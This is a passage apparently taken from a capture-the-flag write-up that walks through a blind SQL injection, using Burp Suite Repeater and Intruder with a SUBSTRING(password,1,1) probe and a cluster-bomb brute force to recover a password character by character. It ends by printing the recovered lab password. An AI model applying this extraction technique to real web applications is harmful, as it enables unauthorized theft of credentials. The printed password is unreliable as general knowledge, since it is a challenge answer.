    <div id="content">
      This user exists.<br>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
    </div>
  </body>
</html>
```

Search 0 highlights

- Then we have to identify the characters of password
- So go to repeater and do as following


    - Substring('footbar',4,2) – it is taking a part of a "footbar" string an check the location and start from 4th letter (in this example it is b) and select 2 characters.
    - Then the output of this is "ba"

- Then go to repater and change it as
    - Substring(password,1,1) – check password's 1st position 1st character


- Then encode ans send it

- Then send it to intruder


- Then do as following





- We have to use “cluster Bomb” because we have to brute force the whole thing




- Then go to payloads




Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
1 × 2 × 3 ×
Positions Payloads Resource pool Settings
Start attack
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 62
Payload type: Brute forcer
Request count: 1,984
Payload settings [Brute forcer]
This payload type generates payloads of specified lengths that contain all permutations of a specified character set.
Character set: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvw
Min length: 1
Max length: 1
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


1 × 2 × 3 ×
Positions Payloads Resource pool Settings
Resource pool
Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.
Use existing resource pool
Selected Resource pool Concurrent requests Request delay Random delay Delay increment Auto throttle
Default resource pool 10 Yes
Create new resource pool
Name: Custom resource pool 1
Maximum concurrent requests: 30
Delay between requests:
milliseconds

- Then start attack



- You have to wait until them

- Password : **TRD7iZrd5gATjj9OkPEuaOlfEjHqj32V**